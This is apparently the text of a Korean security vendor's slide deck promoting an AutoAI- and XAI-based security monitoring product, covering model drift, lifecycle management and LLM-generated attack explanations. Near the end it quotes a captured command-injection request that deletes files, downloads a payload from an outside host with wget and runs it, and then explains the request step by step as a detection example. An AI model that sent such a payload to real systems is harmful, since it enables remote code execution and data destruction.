
[AI 자동화 구현으로 인한 보안 분석가의 미래]

기대 효과

- 단순 반복 업무 자동화와 보안 분석 절차 간소화로
침해대응 초동 대응 시간 단축과 심화 분석 업무에 집중 가능
- 신규 해킹 유형 발생 및 업무 공백 발생 시
AutoAI 기술로 자동 인공지능 모델 개발 / 적용으로 공백 없는
사이버 보안 대응 체계 구현

5. 모델 라이프사이클 방안 : 모델 배포 이후 생명주기 확장

쉽게 도입하는 지속 가능한 AI 모델




1) Drift : 학습 데이터와 런타임 데이터가 서로 달라서, 시간이 지남에 따라 모델의 성능이 하락하는 현상

5. 모델 라이프사이클 관리 방안 : AI 보안관제 운영 가이드

쉽게 도입하는 지속 가능한 AI 모델

한번의 피드백으로 동일 공격 패턴에 대한 분석 업무 자동화 처리하여
지속 가능한 AI 모델 운영과 침해분석/대응 업무 Automation 구현

인공지능 모델 보안관제 운영 가이드 예시



(예시. chatGPT-3 학습데이터는 '21년 10월까지의 지식)

6. 사이버보안 AI 미래 : Auto AI, XAI + α

쉽게 도입하는 지속 가능한 AI 모델

보안데이터 종류

☑ 지능형 보안관제시스템의 자동 분석 대상이 되는 보안장비 로그



....



사이버위협분석 을 위한 인공지능 모델 자동 생성 기술

☑ AutoAI 기반 지능형 보안관제시스템의 목적

AI 모델 변경 필요

신규 유형 공격 발생

모델 재학습 필요

보안장비 교체

신규 AI 모델 추가



관제 요원



데이터분석가

AI 전문가

하지만 현실은?

AI 모델 변경 작업 시
전문가 지원이 필요하나,
현재 유지보수 요율로는
지원이 어려움

관제 요원



의사결정권자

엔지니어

운영자

관제요원이 전문가(인공지능/
데이터분석가)의 지원
없이 빠르게 직접 대응 가능

기존 주관식 AI 모델 개발 과정 → 객관식으로 자동화 = AutoAI



With XAI

분석 추론



[참고] 설명가능한 XAI 예제와 사용자 설명 제시 기능

쉽게 도입하는 지속 가능한 AI 모델

AutoAI 기반 지능형 보안관제시스템 (eyeCloudAI 4.0 출시 예정)은 사용자 요청 시 모델 탐지 결과의 근거를 제시하는 기능(XAI)과 그것을 기반으로 공격 구문의 영향도, 공격 절차 등의 Description 서비스를 제공

XSS (Cross Site Script Injection) XAI 분석 예제



생성형 AI를 활용한 공격 영향도 설명 기능



- 모델 : 대규모 언어모델인 LLaMA (메타AI 오픈소스)
- 학습데이터 : 취약점 CVE 코드, exploit-DB, Github 등 (자체 학습 후 주기적 업데이트)
- 제공서비스 : XAI (정/오탐)결과를 기반으로 공격 구문 영향도, 공격 대상, 영향 받는 S/W 버전 정보 등을 사용자에게 제공

예시

```
GET /shell?cd=/tmp;rm+-rf+;wget+proxy.akur.group/jaws;sh+/tmp/jaws HTTP/1.1
User-Agent: Hello, world
Host: 127.0.0.1:80
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Connection: keep-alive
```

표준적인 답변을 받아 취약점정보 분석 요청 (해당 데이터를 기준으로 단계별로 분석)

Step by Step 분석결과


1. 요청지 데이터는 X.X.X.X이며, 목적지 데이터는 8.8.8.8:8090이다.
2. 탐지된 규칙은 Command Injection이며, 탐지 패턴은 Command Injection 4이다.
3. 탐지된 근거는 [rm -rf; wget proxy.akur.group/jaws;sh /tmp/jaws]이다.
4. 이 공격 구문을 분석지 데이터 8.8.8.8:8090에 표시해둔 접근자의 /shell 디렉토리로 접근하는 공격 구문이다. 그리고 그 디렉토리에서 다음과 같은 명령어를 실행하는 공격 구문이다.
5. 명령어는 다음과 같다.

```
cd /tmp /tmp 디렉토리로 이동한다.
rm -rf * : 현재 디렉토리에 있는 모든 파일과 디렉토리를 삭제한다.
wget proxy.akur.group/jaws : proxy.akur.group 서버에 있는 jaws 파일을 다운로드 한다.
sh /tmp/jaws : /tmp 디렉토리에 있는 jaws 파일을 실행한다.
```

이 공격 구문은 표시해둔 파일과 디렉토리를 삭제하고, 임시 시크에 있는 파일을 다운로드하여 실행하는 공격 구문으로, 탐지 정확도는 높음으로 판단된다.

감사합니다

Q&A : 최종운 data@seculayer.com

 eyeCloudXOAR eyeCloudAI eyeCloudSIM eye PIMS Bluebird izixFDS IRIS4